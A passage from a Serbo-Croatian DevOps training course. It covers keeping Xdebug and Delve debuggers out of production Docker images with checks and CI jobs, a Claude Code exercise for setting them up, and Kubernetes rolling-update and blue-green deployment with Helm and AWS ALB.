    echo "ERROR: Cachegrind profiling file staged for commit!"
    echo "Remove with: git restore --staged"
    exit 1
fi

# Provjeri da xdebug.ini nije u production Dockerfile-u
if git diff --cached -- "docker/php/Dockerfile" | grep -q "xdebug.ini"; then
    echo "WARNING: xdebug.ini referenced in Dockerfile. Is this intentional?"
fi
```

CI provjera: debug alati nisu u prod image-u

GitLab CI job

```
# .gitlab-ci.yml

verify:no-debug-in-production:
  stage: verify
  image: docker:24-cli
  services:
    - docker:24-dind
  before_script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
  script:
    # Provjeri PHP image – Xdebug ne smije biti aktivan
    - |
      docker pull $CI_REGISTRY_IMAGE/php-service:$CI_COMMIT_SHA

      XDEBUG_RESULT=$(docker run --rm $CI_REGISTRY_IMAGE/php-service:$CI_COMMIT_SHA \
        php -m | grep -c "^xdebug$" || true)

      if [ "$XDEBUG_RESULT" -gt "0" ]; then
        echo "FAIL: Xdebug is loaded in production PHP image!"
        echo "  Image: $CI_REGISTRY_IMAGE/php-service:$CI_COMMIT_SHA"
        echo "  Fix: Ensure production Dockerfile target doesn't include xdebug.ini"
        exit 1
      fi
      echo "OK: Xdebug not loaded in PHP production image"

    # Provjeri Go image – ne smije imati Delve binary
    - |
      docker pull $CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA

      DLV_RESULT=$(docker run --rm $CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA \
        sh -c "[ -f /dlv ] && echo FOUND || echo NOT_FOUND")

      if [ "$DLV_RESULT" = "FOUND" ]; then
        echo "FAIL: Delve binary found in production Go image!"
        exit 1
      fi
      echo "OK: Delve not present in Go production image"

    # Provjeri Go binary – ne smije biti debug build
    - |
      # Debug build je veći od 20MB zbog DWARF simbola
      GO_BINARY_SIZE=$(docker run --rm $CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA \
        sh -c "wc -c < /app/server")

      if [ "$GO_BINARY_SIZE" -gt 20971520 ]; then
        echo "WARNING: Go binary unusually large ($GO_BINARY_SIZE bytes)"
        echo "  May be a debug build. Verify with: file /app/server"
      fi

  rules:
    - if: $CI_COMMIT_BRANCH == "main"
    - if: $CI_COMMIT_BRANCH =~ /^release\/
```

Lokalna verifikacija prije push-a

```
#!/usr/bin/env bash
# scripts/verify-prod-image.sh

set -euo pipefail

echo "Building production images..."
docker compose -f docker-compose.yml build

echo ""
echo "=== PHP Image Verification ==="
PHP_IMAGE=$(docker compose -f docker-compose.yml config | grep "image:" | head -1 | awk '{print $2}')
docker build --target production -t verify-php-prod ./docker/php/
docker run --rm verify-php-prod php -m | grep -v "^xdebug$" > /dev/null && \
    echo "PASS: Xdebug not loaded" || \
    echo "FAIL: Xdebug IS loaded in production image!"

echo ""
echo "=== Go Image Verification ==="
docker build -f docker/go/Dockerfile -t verify-go-prod ./services/go-service/
docker run --rm verify-go-prod sh -c "[ -f /dlv ] && echo 'FAIL: Delve found!' || echo 'PASS: Delve not present'"
docker run --rm verify-go-prod file /app/server | grep -q "not stripped" && \
    echo "WARNING: Binary not stripped (debug build?)" || \
    echo "PASS: Binary stripped"

echo ""
echo "Cleanup..."
docker rmi verify-php-prod verify-go-prod 2>/dev/null || true
```

Checklist: setup novog projekta za debugging

```
[ ] docker-compose.yml – base konfiguracija, bez debug
[ ] docker-compose.override.yml – debug override, commit-ovan
[ ] docker/php/Dockerfile – multi-stage: base, debug, production
[ ] docker/php/xdebug.ini – Xdebug 3 konfiguracija
[ ] docker/go/Dockerfile.debug – Delve + debug build flagovi
[ ] .vscode/launch.json – PHP + Go konfiguracije + compounds
[ ] .vscode/extensions.json – preporuke za kolege
[ ] .gitignore – debug artefakti izuzeti
[ ] CI job – verify:no-debug-in-production
[ ] scripts/verify-prod-image.sh – lokalna verifikacija
[ ] README.md – upute za debug setup za novog developera
```

Dijagnostički cheat sheet

```
# PHP: da li Xdebug radi?
docker exec php-service php -i | grep "xdebug.mode"

# PHP: zašto se Xdebug ne konektuje?
docker exec php-service bash -c \
    "echo 'xdebug.log_level=7' >> /usr/local/etc/php/conf.d/docker-php-ext-xdebug.ini && kill -USR2 1"
docker exec php-service tail -f /tmp/xdebug.log

# Go: da li Delve sluša?
nc -z localhost 40000 && echo "OK" || echo "FAIL"

# Go: da li binary ima debug simbole?
docker exec go-service file /app/server | grep -c "not stripped"

# Oba: koji su portovi dostupni na hostu?
lsof -i :9003 -i :40000

# Compose: koji targets se grade?
docker compose config | grep -E "target:|dockerfile:"
```

Source: 21-xdebug-i-delve/07-vezba-priprema-ai-okvira-i-sync.md

07 — Vežba: Xdebug i Delve

Podešavaš Xdebug za PHP i Delve za Go unutar dev kontejnera, pa potvrđuješ da se breakpoint pogađa u IDE-u sa vidljivim vrednostima promenljivih.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Konfiguriramo Xdebug (PHP, port 9003) i Delve (Go, port 2345) isključivo u dev Docker compose override-u, verifikujemo step-through debug u IDE-u, i osiguravamo da ništa od debug konfiguracije ne ode u prod image.

Pretpostavke za potvrdu: - IDE (PhpStorm ili VS Code) je konfigurisan da prihvata debug konekciju na odgovarajućem portu - Docker compose override fajl (`docker-compose.override.yml`) postoji ili se pravi sada - Prod image build target je odvojen od dev targeta

Van opsega: - Profajljanje (Xdebug profiler mode, pprof) — to je zasebna oblast - Remote debug na staging/prod okruženju

Prompt za diskusiju:

```
Hoću Xdebug za PHP i Delve za Go, ali samo u dev kontejnerima.
Daj compose override + IDE konfiguraciju i objasni kako da debug ne ode u prod.
Koji Xdebug mode je pravi za step-through (ne coverage, ne profiler)?
Kako da proverim da Delve radi pre nego što otvorim IDE?
```

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Funkcionalan step-through debug za PHP i Go u Docker dev okruženju, bez curenja u prod.

Fajlovi koji se diraju: - `docker-compose.override.yml` — dodati debug portove i env varijable - `php/Dockerfile` — debug build target sa Xdebug ekstenzijom - `go/Dockerfile` — debug build target sa Delve instalacijom - `CLAUDE.md` ili `.claude/rules/debug-checks.md`

Fajlovi koji se NE diraju: - `docker-compose.yml` (prod compose) — debug ne sme ovde da se pojavi - `php/Dockerfile` prod stage — Xdebug ne ide u final/prod stage - Aplikacioni kod — samo infrastruktura se menja

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/debug-checks.md`

Sadržaj pravila:

- Xdebug i Delve samo u dev/debug build target-u, nikad u prod image-u.
- Debug portovi (9003 za Xdebug, 2345 za Delve) izloženi samo u `docker-compose.override.yml`.
- `XDEBUG_MODE=debug` (ne coverage, ne profiler) za step-through sesiju.
- Delve pokretan sa `--headless` i `--api-version=2` za IDE integraciju.
- Prod Dockerfile mora proći ``docker build --target prod`` bez debug zavisnosti.

Acceptance criteria: - [] PHP breakpoint se pogađa kroz Xdebug — IDE se zaustavlja na liniji - [] Go breakpoint se pogađa kroz Delve — IDE prikazuje stack i promenljive - [] `docker build --target prod` ne sadrži Xdebug ni Delve - [] debug portovi nisu izloženi u prod compose fajlu - [] IDE konfiguracija (`launch.json` ili PhpStorm run config) je dokumentovana

AI pregled plana:

Evo plana pre egzekucije:

1. Dodati Xdebug u PHP dev Dockerfile target
2. Dodati Delve u Go dev Dockerfile target
3. Definirati debug portove u `docker-compose.override.yml`
4. Potvrditi da prod build ne sadrži debug alate
5. Testirati breakpoint u IDE-u za oba servisa

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Proveri da Xdebug je aktivan u PHP kontejneru:

```
docker compose exec php php -i | grep -E "xdebug|XDEBUG_MODE"
```

Pokreni Delve u Go kontejneru (headless, čeka IDE konekciju):

```
docker compose exec go dlv debug ./cmd/server --headless --listen=:2345 --api-version=2
```

Proveri da prod image ne sadrži debug alate:

```
docker build --target prod -t myapp:prod-check .
docker run --rm myapp:prod-check php -i | grep xdebug || echo "OK: Xdebug nije u prod"
docker run --rm myapp:prod-check which dlv 2>/dev/null || echo "OK: Delve nije u prod"
```

Postavi testni breakpoint — u PHP:

```
# 1. U IDE-u: postavi breakpoint na liniju u nekom PHP kontroleru/servisu
# 2. Okini HTTP request ka tom endpointu:
curl -v http://localhost:8080/some-endpoint
# 3. IDE treba da se zaustavi na breakpointu
```

Postavi testni breakpoint — u Go:

```
# 1. U IDE-u (VS Code): otvori launch.json, dodaj remote attach na localhost:2345
# 2. Pokreni debug sesiju iz IDE-a
# 3. Okini request ili pokreni test koji prolazi kroz breakpointovanu funkciju
curl -v http://localhost:8081/some-go-endpoint
```

4. AI validacija

Evo acceptance criteria iz plana:

- PHP breakpoint se pogađa kroz Xdebug – IDE se zaustavlja na liniji
- Go breakpoint se pogađa kroz Delve – IDE prikazuje stack i promenljive
- docker build --target prod ne sadrži Xdebug ni Delve
- debug portovi nisu izloženi u prod compose fajlu

Evo outputa:
[ovde lepiš output php -i | grep xdebug]
[ovde lepiš screenshot ili opis IDE debug sesije – gde se zaustavio, koje promenljive su vidljive]
[ovde lepiš output docker run prod-check komandi]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne – šta tačno fali?

5. UAT — ručna validacija

#	Akcija	Očekivani rezultat
1	Pokreni docker compose exec php php -i \ grep xdebug	Ispisuje Xdebug verziju i XDEBUG_MODE=debug
2	Postavi breakpoint u PHP kontroleru i okini HTTP request	IDE se zaustavlja na toj liniji; vidljive su lokalne promenljive i call stack
3	Step-over kroz 3 linije u PHP debug sesiji	IDE prelazi liniju po liniju, vrednosti promenljivih se ažuriraju
4	Pokreni Delve i povezi se iz IDE-a, okini Go endpoint	IDE se zaustavlja na Go breakpointu; goroutine, stack frame i promenljive su vidljivi
5	Pokreni docker build --target prod i proverii output	Prod image ne sadrži Xdebug ekstenziju ni dlv binarni fajl

Sync — zatvori petlju:

Zapiši u .claude/memory/decisions.md ili u CLAUDE.md sekciju ## Decision log

[datum] — Xdebug i Delve sync

- Urađeno:
- Naučeno:
- Šta bi promenio:

Phase — 22-deployment-strategije

Directory: 22-deployment-strategije/

Source: 22-deployment-strategije/01-deployment-strategije-pregled.md

01 — Deployment strategije: pregled i tradeoffi

Zašto deployment strategija nije trivijalna odluka

Rolling Update je Kubernetes default — ali to ne znači da je uvijek pravi izbor.

Svaka tehnika nosi tradeoff između četiri dimenzije: - **Sigurnost** — kolika je vjerovatnoća da korisnik osjeti problem - **Brzina rollbacka** — koliko brzo možeš poništiti deploy ako nešto krene naopako - **Resursi** — koliko CPU/memorije/nodova treba tokom deploja - **Kompleksnost** — koliko logike treba u CI/CD pipelines i Helm chartovima

Pogrešna strategija znači: downtime koji nije bio planiran, ili rollback koji traje 5+ minuta dok korisnici prijavljuju greške.

Komparativna tabela strategija

Tehnika	Downtime	Rollback speed	Resursi	DB schema change	Kada koristiti
Recreate	Da (~30-60s)	Brz	1x	Bezbjedno*	Nikad u prod
Rolling Update	Ne	2-5 min	1x	Opasno**	Default za većinu slučajeva
Blue-Green	Ne	Instant (<1s)	2x (kratko)	Opasno**	Major release, API breaking change
Canary	Ne	Instant (0% weight)	~1.1x	Opasno**	High-traffic, A/B test, rizična promjena

*Recreate: bezbjedno za DB schema change jer nema overlap između verzija — ali downtime je cijena.

**Rolling/Blue-Green/Canary: ako DB migracija nije backward-compatible, stari i novi pod rade istovremeno i čitaju/pišu isti schema → nekonzistentnost. Rješenje: expand-contract pattern.

Expand-Contract pattern za DB migracije

Problem: imaš kolonu `user_name` i hoćeš je podijeliti na `first_name` + `last_name`. Ako deplojaš novu aplikaciju direktno, stara verzija pada jer nova kolona ne postoji — ili nova verzija pada jer stara kolona još postoji.

Rješenje je expand-contract u četiri sigurna koraka:

```
Korak 1 – EXPAND (safe deploy):
  Dodaj nove kolone first_name i last_name (nullable).
  Stari kod ih ignorira. Deploy je bezbjed.

Korak 2 – DUAL WRITE (novi kod):
  Deploy aplikacije koja piše u OBJE kolone:
  user_name, first_name, i last_name.
  Čitanje još uvijek ide iz user_name.

Korak 3 – MIGRACIJA PODATAKA:
  Backfill: UPDATE users SET first_name = split_part(user_name, ' ', 1), ...
  Može biti postupno, bez downtime.

Korak 4 – CONTRACT (cleanup):
  Aplikacija sada čita samo iz first_name/last_name.
  Ukloni user_name kolonu – jedino novi kod radi, nema problema.
```

Svaki korak je nezavisan deploy. Možeš stati između bilo koja dva koraka.

Zero-downtime deploy: preduvjeti

Bez ova četiri elementa, zero-downtime je iluzija:

1. Readiness probe

Kubernetes ne šalje saobraćaj podu dok probe ne prođe. Bez readiness probe, K8s šalje request na pod koji još inicijalizira aplikaciju → 502 greške.

```
readinessProbe:
  httpGet:
    path: /health/ready
    port: 8080
  initialDelaySeconds: 5    # Čekaj 5s nakon starta
  periodSeconds: 5         # Provjeri svakih 5s
  failureThreshold: 3      # 3 uzastopna failure → pod nije ready
  successThreshold: 1
```

2. minReadySeconds

Pod postaje “Available” tek nakon što je bio healthy `minReadySeconds` sekundi. Sprečava da se novi pod smatra stabilnim odmah nakon prvog uspješnog readiness check-a.

```
spec:
  minReadySeconds: 10    # Pod mora biti healthy 10s zaredom
```

3. PodDisruptionBudget (PDB)

Zaštita od simultanog gašenja previše podova — bilo od strane node draina, cluster autoscalera ili drugog deploya.

```
apiVersion: policy/v1
kind: PodDisruptionBudget
metadata:
  name: project-a-pdb
  namespace: project-a-prod
spec:
  minAvailable: 2          # Uvijek mora biti alive min 2 poda
  selector:
    matchLabels:
      app: project-a
```

Alternativno: `maxUnavailable: 1` — ne smije biti više od 1 poda nedostupno u isto vrijeme.

4. Graceful shutdown (SIGTERM handler)

Kada K8s gasi pod (tokom deploya ili node draina), šalje SIGTERM signal. Aplikacija mora: 1. Prestati prihvatati nove zahtjeve 2. Završiti in-flight zahtjeve (grace period) 3. Zatvoriti konekcije (DB pool, cache) 4. Izaći (exit 0) Ako aplikacija ne obradi SIGTERM, K8s čeka `terminationGracePeriodSeconds` (default 30s) i šalje SIGKILL — što znači in-flight zahtjevi su ubijeni.

```
spec:
  terminationGracePeriodSeconds: 30    # K8s čeka max 30s nakon SIGTERM
```

Veza s ovim projektom

Stack: Vue.js + PHP 8.3 + Go 1.22 na AWS EKS, Helm, GitLab CI/CD, AWS ALB Ingress Controller.
Pet servisa: nginx (frontend), php-service, go-service, i data layer (RDS + ElastiCache).
Preporuka per scenario:

Scenario	Strategija
Svakodnevni feature deploy	Rolling Update
Major API refactoring	Blue-Green
A/B test nove Vue komponente	Canary (10%)
DB schema change	Expand-contract + Rolling
Hotfix u produkciji	Rolling Update (<code>--atomic</code>)

Sljedeći fajlovi: detalji svake strategije sa radnim YAML-om, Helm komandama i GitLab CI integracijom.

Source: `22-deployment-strategije/02-rolling-update.md`

02 — Rolling Update

Zašto razumjeti Rolling Update duboko

Rolling Update je Kubernetes default strategija. Sve ostale tehnike (Blue-Green, Canary) grade se na istim temeljima: readiness probe, surge logika, graceful shutdown. Ko ne razumije Rolling Update, ne razumije ni ove.

Deployment konfiguracija

```
# helm/project-a/templates/deployment.yaml
spec:
  replicas: 3
  strategy:
    type: RollingUpdate
    rollingUpdate:
      maxSurge: 1          # Dozvoli 1 extra pod iznad desired (4 ukupno tokom deploya)
      maxUnavailable: 0    # Nikad nemaj manje od 3 ready poda (zero downtime)
  minReadySeconds: 10     # Pod mora biti healthy 10s prije nego se smatra Available
  progressDeadlineSeconds: 300 # Ako deploy ne završi za 5 min → fail i automatski rollback

  template:
    spec:
      terminationGracePeriodSeconds: 30
      containers:
        - name: go-service
          image: registry.firma.com/project-a/go-service:{{ .Values.image.tag }}
          readinessProbe:
            httpGet:
              path: /health/ready
              port: 8080
              initialDelaySeconds: 5
              periodSeconds: 5
              failureThreshold: 3
          livenessProbe:
            httpGet:
              path: /health/live
              port: 8080
              initialDelaySeconds: 15
              periodSeconds: 15
```

Zašto `maxUnavailable: 0`

S `maxUnavailable: 0`, Kubernetes mora čekati da novi pod postane Ready prije nego ugasi stari. Ovo garantuje da uvijek postoje 3 ready poda koji primaju saobraćaj — zero downtime.

S `maxUnavailable: 1` (default), K8s bi mogao ugaziti stari pod odmah i privremeno imati samo 2 ready poda. Za high-traffic aplikacije to znači povećan load na preostale pode i potencijalne timeout-e.

Rollout anatomija za 3 replike

Vizualni prikaz s `maxSurge: 1, maxUnavailable: 0`:

Stanje 1:	[v1] [v1] [v1]	← početak, sve staro
Stanje 2:	[v1] [v1] [v1] [v2]	← surge: dodaj 1 novi pod (ukupno 4)
	Čekaj: v2 readiness probe OK + 10s minReadySeconds	
Stanje 3:	[v1] [v1] [v2]	← terminate 1 stari (vrati na 3)
Stanje 4:	[v1] [v1] [v2] [v2]	← surge: dodaj drugi novi pod
	Čekaj: drugi v2 spreman	
Stanje 5:	[v1] [v2] [v2]	← terminate drugi stari
Stanje 6:	[v1] [v2] [v2] [v2]	← surge: treći novi pod
	Čekaj: treći v2 spreman	
Stanje 7:	[v2] [v2] [v2]	← terminate zadnji stari → done

Saobraćaj se postepeno prebacuje: svaki novi pod koji postane Ready počne primati saobraćaj dok stari još rade. Korisnik nikad ne dobija 0 ready podova.

Ukupno trajanje (aproks): $\text{broj_replika} \times (\text{startup_time} + \text{minReadySeconds}) = 3 \times (15s + 10s) \approx 75s$ za ovaj primjer.

Pracénje rollout-a

```
# Prati progres u real-time – blokira dok ne završi ili ne istekne timeout
kubectl rollout status deployment/go-service -n project-a-prod --timeout=5m

# Output tokom deploja:
# Waiting for deployment "go-service" rollout to finish: 1 out of 3 new replicas have been updated...
# Waiting for deployment "go-service" rollout to finish: 2 out of 3 new replicas have been updated...
# Waiting for deployment "go-service" rollout to finish: 1 old replicas are pending termination...
# deployment "go-service" successfully rolled out

# Historija revizija
kubectl rollout history deployment/go-service -n project-a-prod
# REVISION  CHANGE-CAUSE
# 1         <none>
# 2         image update v1.2.3

# Da bi CHANGE-CAUSE bio potpun, dodaj anotaciju pri deployu:
kubectl annotate deployment/go-service kubernetes.io/change-cause="image update v1.2.3" -n project-a-prod

# Rollback na prethodnu reviziju (najbrži rollback u hitnoj situaciji)
kubectl rollout undo deployment/go-service -n project-a-prod

# Rollback na specifičnu reviziju (ako znaš koji broj treba)
kubectl rollout undo deployment/go-service -n project-a-prod --to-revision=2

# Pauziraj rollout (npr. vidio si greške na prvom novom podu, zaustavi)
kubectl rollout pause deployment/go-service -n project-a-prod

# Nastavi
kubectl rollout resume deployment/go-service -n project-a-prod
```

Helm rollback

Helm ima vlastitu historiju release-a, nezavisno od `kubectl rollout history`.

```
# Pogledaj historiju Helm release-a
helm history project-a -n project-a-prod
# REVISION  UPDATED              STATUS      CHART              APP VERSION  DESCRIPTION
# 1         Mon Jan 6 10:00:00 2025  superseded  project-a-0.1.0    1.0.0        Install complete
# 2         Mon Jan 6 12:00:00 2025  deployed    project-a-0.1.1    1.1.0        Upgrade complete

# Rollback na revision 1 (Helm kreira novu reviziju – ne briše stare)
helm rollback project-a 1 -n project-a-prod
# Rollback was a success! Happy Helming!

# Nakon rollbacka historija izgleda ovako:
helm history project-a -n project-a-prod
# REVISION  STATUS      DESCRIPTION
# 1         superseded  Install complete
# 2         superseded  Upgrade complete
# 3         deployed   Rollback to 1
```

Helm rollback radi `helm upgrade` s vrijednostima iz željene revizije — što znači da K8s opet radi Rolling Update (ali nazad na staru sliku).

Graceful shutdown

Bez graceful shutdown, Rolling Update može prekinuti in-flight HTTP zahtjeve u trenutku terminacije poda.

Go service

```
package main

import (
    "context"
    "log"
    "net/http"
    "os"
    "os/signal"
    "syscall"
    "time"
)

func main() {
    mux := http.NewServeMux()
    mux.HandleFunc("/health/ready", func(w http.ResponseWriter, r *http.Request) {
        w.WriteHeader(http.StatusOK)
    })
    mux.HandleFunc("/health/live", func(w http.ResponseWriter, r *http.Request) {
        w.WriteHeader(http.StatusOK)
    })
    // ... ostali handleri

    server := &http.Server{
        Addr:    ":8080",
        Handler: mux,
    }

    // Pokreni server u goroutini
    go func() {
        if err := server.ListenAndServe(); err != http.ErrServerClosed {
            log.Fatalf("ListenAndServe error: %v", err)
        }
    }()

    log.Println("Server started on :8080")

    // Čekaj SIGTERM (K8s shutdown) ili SIGINT (Ctrl+C lokalno)
    quit := make(chan os.Signal, 1)
    signal.Notify(quit, syscall.SIGTERM, syscall.SIGINT)
    sig := <-quit
    log.Printf("Received signal %s – shutting down gracefully...", sig)

    // Grace period: završi in-flight zahtjeve, max 25s
    // (terminationGracePeriodSeconds je 30s u K8s – ostaviš 5s rezerve za cleanup)
    ctx, cancel := context.WithTimeout(context.Background(), 25*time.Second)
    defer cancel()

    if err := server.Shutdown(ctx); err != nil {
        log.Fatalf("Graceful shutdown failed: %v", err)
    }

    log.Println("Server stopped cleanly.")
}
```

PHP-FPM

```
; /usr/local/etc/php-fpm.d/www.conf

; Čekaj da aktivni worker procesi završe zahtjeve na SIGTERM
; Vrijednost mora biti < terminationGracePeriodSeconds u K8s
process_control_timeout = 25s
```

Nginx pred PHP-FPM-om mora imati `worker_shutdown_timeout`:


```
# nginx.conf
worker_shutdown_timeout 25s; # Čekaj na in-flight zahtjeve pri SIGTERM
```

Kada Rolling Update NIJE dovoljan

1. Breaking API change

Tokom rollouta, stari i novi pod rade istovremeno. Ako novi pod vraća drugačiji JSON format, klijenti koji su na load balanceru dobijaju inconsistent odgovore — ovisno o tome koji pod opslužuje request.

Rješenje: Blue-Green (instant switch, nema overlapa).

2. Nebackward-compatible DB migracija

Stari kod + nova schema = crash stari pod. Nova schema + stari kod = crash novi pod.

Rješenje: Expand-contract pattern (vidi `01-deployment-strategije-pregled.md`).

3. Trebam instant rollback

Rolling Update rollback je još jedan Rolling Update nazad — traje 1-2 minute. Blue-Green rollback je promjena jedne ALB weight anotacije — traje < 1s.

4. Jedna replika

S `replicas: 1` i `maxUnavailable: 0`, Rolling Update ne može ugasiti jedini pod dok novi ne bude ready. Ali postoji kratki period kad je novi pod tek podigan i još nije primio saobraćaj. Ovo funkcioniра, ali Blue-Green je čišće rješenje.

Helm values za rolling update

```
# helm/project-a/values/prod.yaml (relevantni dio)
replicaCount: 3
```

```
strategy:
  type: RollingUpdate
  rollingUpdate:
    maxSurge: 1
    maxUnavailable: 0
```

```
minReadySeconds: 10
progressDeadlineSeconds: 300
```

```
podDisruptionBudget:
  enabled: true
  minAvailable: 2
```

```
# helm/project-a/templates/pdb.yaml
{{- if .Values.podDisruptionBudget.enabled }}
apiVersion: policy/v1
kind: PodDisruptionBudget
metadata:
  name: {{ include "project-a.fullname" . }}
  namespace: {{ .Release.Namespace }}
spec:
  minAvailable: {{ .Values.podDisruptionBudget.minAvailable }}
  selector:
    matchLabels:
      {{- include "project-a.selectorLabels" . | nindent 6 }}
{{- end }}
```

03 — Blue-Green Deployment

Koncept

Blue = trenutno u produkciji, prima 100% saobraćaja
Green = nova verzija, deployovana ali ne prima saobraćaj

ALB: 100% → Blue

Korak 1: Deploy green, testiraj direktno (port-forward)
Korak 2: ALB: 100% → Green (instant switch, < 1 sekunda)
Korak 3: Monitoruj 5 minuta
Korak 4a: Sve OK → obriši blue
Korak 4b: Problem → ALB: 100% → Blue (instant rollback)

Ključna prednost: rollback je promjena jedne anotacije na Ingress resursu. Nema čekanja na pod startup, nema Rolling Update — instant.

Implementacija: Helm + AWS ALB

Korak 1: Deploy green (ne prima saobraćaj)

```
# Green se deploja bez Ingress-a – ALB ga ne vidi
helm upgrade --install project-a-green ./helm/project-a \
  -n project-a-prod \
  -f helm/project-a/values/prod.yaml \
  --set deployment.color=green \
  --set image.tag=v1.2.0 \
  --set ingress.enabled=false \
  --wait --timeout 5m

# Proveri da su svi podovi Running i Ready
kubectl get pods -l app=project-a,color=green -n project-a-prod
```

# NAME	READY	STATUS	RESTARTS
# project-a-green-6d8f9b7c4-abc12	1/1	Running	0
# project-a-green-6d8f9b7c4-def34	1/1	Running	0
# project-a-green-6d8f9b7c4-ghi56	1/1	Running	0

Korak 2: Smoke test na green direktno

```
# Port-forward direktno na green deployment – zaobide ALB
kubectl port-forward deployment/project-a-green 8080:80 -n project-a-prod &
PF_PID=$!

sleep 2 # Čekaj da se port-forward uspostavi

# Zdravstvena provjera
curl -sf http://localhost:8080/health/ready || {
    echo "FAIL: Green health check failed – ne prebacujem saobraćaj"
    kill $PF_PID
    helm uninstall project-a-green -n project-a-prod
    exit 1
}

# API smoke test
curl -sf http://localhost:8080/api/v1/status | python3 -m json.tool || {
    echo "FAIL: API smoke test failed"
    kill $PF_PID
    exit 1
}

kill $PF_PID
echo "Green smoke tests passed."
```

ALB Weighted Routing Ingress

AWS ALB Ingress Controller podržava weighted target groups direktno kroz anotacije.

```

# helm/project-a/templates/ingress-blue-green.yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: project-a
  namespace: project-a-prod
  annotations:
    kubernetes.io/ingress.class: alb
    alb.ingress.kubernetes.io/scheme: internet-facing
    alb.ingress.kubernetes.io/target-type: ip
    alb.ingress.kubernetes.io/certificate-arn: {{ .Values.ingress.certificateArn }}
    alb.ingress.kubernetes.io/ssl-redirect: "443"
    alb.ingress.kubernetes.io/listen-ports: '[{"HTTP": 80}, {"HTTPS": 443}]'
    alb.ingress.kubernetes.io/healthcheck-path: /health/ready
    alb.ingress.kubernetes.io/healthcheck-interval-seconds: "10"
    alb.ingress.kubernetes.io/healthy-threshold-count: "2"
    # Weighted routing action — blue 100%, green 0%
    alb.ingress.kubernetes.io/actions.weighted-routing: |
      {
        "type": "forward",
        "forwardConfig": {
          "targetGroups": [
            {
              "serviceName": "project-a-blue",
              "servicePort": "80",
              "weight": 100
            },
            {
              "serviceName": "project-a-green",
              "servicePort": "80",
              "weight": 0
            }
          ],
          "targetGroupStickinessConfig": {
            "enabled": false
          }
        }
      }
    # Pratimo koji je trenutno aktivan (za CI/CD skripte)
    current-color: blue
spec:
  rules:
    - host: app.firma.com
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: weighted-routing
                port:
                  name: use-annotation

```

Napomena: `name: weighted-routing` mora odgovarati imenu anotacije `alb.ingress.kubernetes.io/actions.weighted-routing`. Ovo je ALB Ingress Controller konvencija — ne referencira se stvarni Service tog imena.

Korak 3: Switch saobraćaja na green

```
# Prebaci 100% saobraćaja na green
kubectl annotate ingress project-a -n project-a-prod --overwrite \
  'alb.ingress.kubernetes.io/actions.weighted-routing={"type":"forward","forwardConfig":
{"targetGroups":[{"serviceName":"project-a-blue","servicePort":"80","weight":0},
{"serviceName":"project-a-green","servicePort":"80","weight":100}]}'

# Ažuriraj tracker
kubectl annotate ingress project-a -n project-a-prod --overwrite \
  current-color=green

echo "Traffic switched to green. Monitoring for 5 minutes..."
```

Korak 4a: Verifikacija i cleanup

```
# Provjeri HTTP status s produkcijskog URL-a
for i in $(seq 1 6); do
  STATUS=$(curl -so /dev/null -w "%{http_code}" https://app.firma.com/health/ready)
  echo "$(date +%H:%M:%S) — HTTP $STATUS"
  [ "$STATUS" != "200" ] && {
    echo "ERROR: Health check failed — pokretanje rollbacka"
    bash scripts/blue-green-rollback.sh project-a-prod
    exit 1
  }
  sleep 30
done

# Ako je sve OK, obrisi blue
# Čekaj 5 minuta za in-flight zahtjeve koji su eventualno još na podu
sleep 300
helm uninstall project-a-blue -n project-a-prod
echo "Blue environment deleted. Green is now stable."
```

Korak 4b: Instant rollback

```
# scripts/blue-green-rollback.sh
#!/bin/bash
NAMESPACE=${1:-project-a-prod}

echo "=== BLUE-GREEN ROLLBACK ==="
echo "Switching 100% traffic back to blue..."

kubectl annotate ingress project-a -n $NAMESPACE --overwrite \
  'alb.ingress.kubernetes.io/actions.weighted-routing={"type":"forward","forwardConfig":
{"targetGroups":[{"serviceName":"project-a-blue","servicePort":"80","weight":100},
{"serviceName":"project-a-green","servicePort":"80","weight":0}]}'

kubectl annotate ingress project-a -n $NAMESPACE --overwrite \
  current-color=blue

echo "Rollback complete. All traffic on blue."
echo "Check: https://app.firma.com/health/ready"
```

Helm chart template za blue/green

Deployment template mora koristiti color label da bi blue i green bili neovisni:

```
# helm/project-a/templates/deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: project-a-{{ .Values.deployment.color | default "blue" }}
  namespace: {{ .Release.Namespace }}
  labels:
    app: project-a
    color: {{ .Values.deployment.color | default "blue" }}
    version: {{ .Values.image.tag }}
spec:
  replicas: {{ .Values.replicaCount }}
  selector:
    matchLabels:
      app: project-a
      color: {{ .Values.deployment.color | default "blue" }}
  template:
    metadata:
      labels:
        app: project-a
        color: {{ .Values.deployment.color | default "blue" }}
        version: {{ .Values.image.tag }}
    spec:
      containers:
        - name: app
          image: registry.firma.com/project-a/app:{{ .Values.image.tag }}
          # ...
```

```
# helm/project-a/templates/service.yaml
apiVersion: v1
kind: Service
metadata:
  name: project-a-{{ .Values.deployment.color | default "blue" }}
  namespace: {{ .Release.Namespace }}
spec:
  selector:
    app: project-a
    color: {{ .Values.deployment.color | default "blue" }}
  ports:
    - name: http
      port: 80
      targetPort: 8080
```



```

# .gitlab-ci.yml - blue-green deploy job

deploy:blue-green:prod:
  stage: deploy
  rules:
    - if: '$CI_COMMIT_TAG && $DEPLOY_STRATEGY == "blue-green"'
      when: manual
  environment:
    name: production
    url: https://app.firma.com
  script:
    # Odredi koji je trenutno aktivan
    - |
      CURRENT=$(kubectl get ingress project-a -n project-a-prod \
        -o jsonpath='{.metadata.annotations.current-color}' 2>/dev/null || echo "blue")
      NEW=$([ "$CURRENT" = "blue" ] && echo "green" || echo "blue")
      echo "CURRENT=$CURRENT" >> deploy.env
      echo "NEW=$NEW" >> deploy.env
      echo "Deploying $CI_COMMIT_TAG to $NEW (current: $CURRENT)"
